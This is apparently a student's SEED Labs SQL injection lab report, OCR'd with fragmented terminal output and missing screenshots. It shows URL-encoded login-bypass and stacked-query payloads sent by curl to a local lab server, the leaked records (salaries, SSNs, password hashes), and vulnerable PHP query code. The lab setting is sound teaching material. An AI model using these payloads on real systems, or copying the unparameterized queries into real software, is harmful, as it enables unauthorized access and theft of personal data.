```

```
 class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class
item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-
current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_
rontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button
logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
ainer col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1
br><table class='table table-striped table-bordered'><thead class='thead-dark'
th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='r
ployee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td>
tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td
002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row
l</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scop
'>Phone Number</th><td></td></tr></table>      <br><br>
      <div class="text-center">
        <p>
```

Next, I had to use encoding for **‘ #** as per my task requirement and I found the value to be **%27%20%23**. Now using these encoded values, I got the following result:

```
[11/24/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?user
name=alice&Password=seedalice'
> curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice'^C
[11/24/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?user
na%27%20%23&Password=seedalice'

      FROM credential
      WHERE name= 'alice' #' and Password='fdbe918bdae83000aa54747fc95fe0470fff4976'
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='n
av-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only
'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edi
t_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' i
d='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='c
ontainer col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><h
r><br><table class='table table-striped table-bordered'><thead class='thead-dark'><t
r><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'
>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></t
r><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10
211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>E
```

Hence, we can see that the task was successfully implemented.

Also, if we want to attack it without the password, it doesn't work:

```
[12/03/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?user
name=alice' &Password=seedalice'
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-colo
r: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style
="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname
,Password
      FROM credential
      WHERE name= 'alice' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'</d
iv></nav><div class='container text-center'><div class='alert alert-danger'>The acco
unt information your provide does not exist.<br></div><a href='index.html'>Go back</
```

Now, for **Task 2.3: Append a new SQL statement:**


This was the next task to implement. In this task we have to use turn one SQL statement into two with the second one being update or delete.
The following screenshot represents the functions I performed for this task:


```
|  | a3c5027bcb12063fcca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
|  | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
|  | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
|  | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> select 2; select 1
```

```
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> select 2; select 1
+---+
| 2 |
+---+
| 2 |
+---+
1 row in set (0.05 sec)

    ->
```

Now, we are asked to use an update statement or delete statement for the task:

I edited the login window for username Alex according to the specification as shown below:





Now, I copied the statement I received as an output on the webpage and pasted them as an sql statement execution:

```
1 row in set (0.00 sec)

+---+
| 2 |
+---+
| 2 |
+---+
1 row in set (0.00 sec)

mysql> SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= 'Alice' ; select 1;#' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709';
```

```
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| id | name  | eid   | salary | birth | ssn      | phoneNumber | address | email | nickname | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
```

Now, I have to encode once again to find probable output for this task:

```
[12/03/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice' &Password=seedalice'
>
> ^C
[12/04/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%3Bselect%201%3B%23&Password=seedalice'
```

In the above screenshot, I had to convert ' select 1;# into encoded form and that is what I did.

After this when I executed the above statement, I got the following result:


```
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-colo
r: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style
="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname
,Password
      FROM credential
      WHERE name= 'alice' ;select 1;#' and Password='fdbe918bdae83000aa54747fc95fe04
70fff4976'</div></nav><div class='container text-center'>There was an error running
the query [You have an error in your SQL syntax; check the manual that corresponds t
```

```
:"height: 40px; width: 200px;" alt="SEEDLabs"></a>

   SELECT id, name, eid, salary, birth, ssn, phoneNumb
Password
      FROM credential
      WHERE name= 'alice' ;select 1;#' and Password='fdbe
'0fff4976'</div></nav><div class='container text-center'>
:he query [You have an error in your SQL syntax; check th
) your MySQL server version for the right syntax to use r
'd='fdbe918bdae83000aa54747fc95fe0470fff4976'' at line 3]
```

Now, I went to the unsafe_home.php file and did the following modification:

```
68      }
69
70      // create a connection
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      echo $sql;
77
78      if (!$result = $conn->multi_query($sql)) {
79        echo "</div>";
80        echo "</nav>";
81        echo "<div class='container text-center'>";
82        die('There was an error running the query [' . $conn->error . ']\n');
83        echo "</div>";
84      }
85      /* convert the select return result into array type */
86      $return_arr = array();
87      while($row = $result->fetch_assoc()){
88        array_push($return_arr,$row);
89      }
90
91      /* convert the array type to json format and read out*/
92      $json_str = json_encode($return_arr);
93      $json_a = json_decode($json_str,true);
94      $id = $json_a[0]['id'];
95      $name = $json_a[0]['name'];
96      $eid = $json_a[0]['eid'];
```

After execution, I got the following result:



Hence, the task was successfully implemented.

Task 3: SQL Injection Attack on UPDATE Statement

For this task, first I got the root shell:

```
[12/04/23]seed@VM:~/.../Labsetup$ docksh 66
root@667411baea50:/# ls /var/www
SQL_Injection  SQL_Injection#  html
root@667411baea50:/# ls /var/www/SQL_Injection/
css      index.html  seed_logo.png           unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@667411baea50:/#
```

Now, after executing mysql –uroot –pdees, I get the following result:

```
mysql: [Warning] Using a password on the command line interface can be insecur
e.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

After this executed show databases command on sql:

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| dbtest             |
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
6 rows in set (0.00 sec)
```

After this I used sqllab_users for my further execution.

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------------+
| Tables_in_sqllab_users |
+----------------------+
| credential           |
+----------------------+
1 row in set (0.00 sec)
```


Now, after selecting from credential, I got:

```
   |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby   | 20000 |  30000 | 4/20  | 10213352 |             |         |
   |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan   | 30000 |  50000 | 4/10  | 98993524 |             |         |
   |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy   | 40000 |  90000 | 1/11  | 32193525 |             |         |
   |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted    | 50000 | 110000 | 11/3  | 32111111 |             |         |
   |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin  | 99999 | 400000 | 3/5   | 43254314 |             |         |
   |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+----
---+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Now, if describe the credential, I get:

```
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
```

After this I logged into the seed-server; I went to Alice's profile and changed it in the following way:



As we can see, it was updated on her profile:

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	alice my buddy
Email	alice@yahoo.com
Address	fsu, tallahassee
Phone Number	222-333-444

When I went back to the sql and looked at the describe, all the values I entered were updated there:


```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+-----------------+----------------+---------------+----------------------
------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address         | Email          | NickName      | Password
                  |
+----+-------+-------+--------+-------+----------+-------------+-----------------+----------------+---------------+----------------------
------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 | 222-333-444 | fsu, tallahassee | alice@yahoo.com | alice my buddy | 7110eda4d09e062aa5e4a3
90b0a572ac0d2c0220 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |                 |                |               | b78ed97677c161c1c82c14
2906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |                 |                |               | a3c50276cb120637cca669
eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |                 |                |               | 995b8b8c183f349b3cab0a
e7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |                 |                |               | 99343bff28a7bb51cb6f22
cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |                 |                |               | a5bdf35a1df4ea895905f6
f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+-----------------+----------------+---------------+----------------------
------------------+
6 rows in set (0.00 sec)
```

After this I went to check the source code again unsafe_edit_backend.php and made the following modifications:


```
*unsafe_home.php                                    *unsafe_edit_backend.php
36    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37    if ($conn->connect_error) {
38      die("Connection failed: " . $conn->connect_error . "\n");
39    }
40    return $conn;
41  }
42
43  $conn = getDB();
44  // Don't do this, this is not safe against SQL injection attack
45  $sql="";
46  if($input_pwd!=''){
47    // In case password field is not empty.
48    $hashed_pwd = sha1($input_pwd);
49    //Update the password stored in the session.
50    $_SESSION['pwd']=$hashed_pwd;
51    $sql = "UPDATE credential SET
  nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where
  ID=$id;";
52  }else{
53    // if passowrd field is empty.
54    $sql = "UPDATE credential SET
  nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
55  }
56  echo 'SQL :'.$sql;
57  $conn->query($sql);
58  $conn->close();
59  header("Location: unsafe_home.php");
60  exit();
61  ?>
62
63 </body>
                                                    PHP  Tab Width: 8  Ln 56, Col 21  INS
```

```
docker-compose.yml  image_mysql  image_www  mysql_data
[12/04/23]seed@VM:~/.../Labsetup$ cd image_www
[12/04/23]seed@VM:~/.../image_www$ ls
apache_sql_injection.conf  Code  Dockerfile
[12/04/23]seed@VM:~/.../image_www$ cd Code
[12/04/23]seed@VM:~/.../Code$ ls
css  defense  index.html  logoff.php  seed_logo.png  unsafe_edit_backend.php  unsafe_edit_frontend.php  unsafe_home.php
[12/04/23]seed@VM:~/.../Code$
```

After this, when I used the docker cp function and used the root access for the unsafe_edit_backend.php file, I got the following result:




As we can see, the info was updated. Now when I to the unsafe_home.php file and edited it to remove the echo statement I added earlier, I found the following result:



Now I went back to the terminal and used the same docker cp for unsafe_home.php this time but it didn't work. I went back to the unsafe_home.php file and made the following edits:

```
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
//echo $sql;
echo $_SESSION['PROFILE_SQL];
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
```

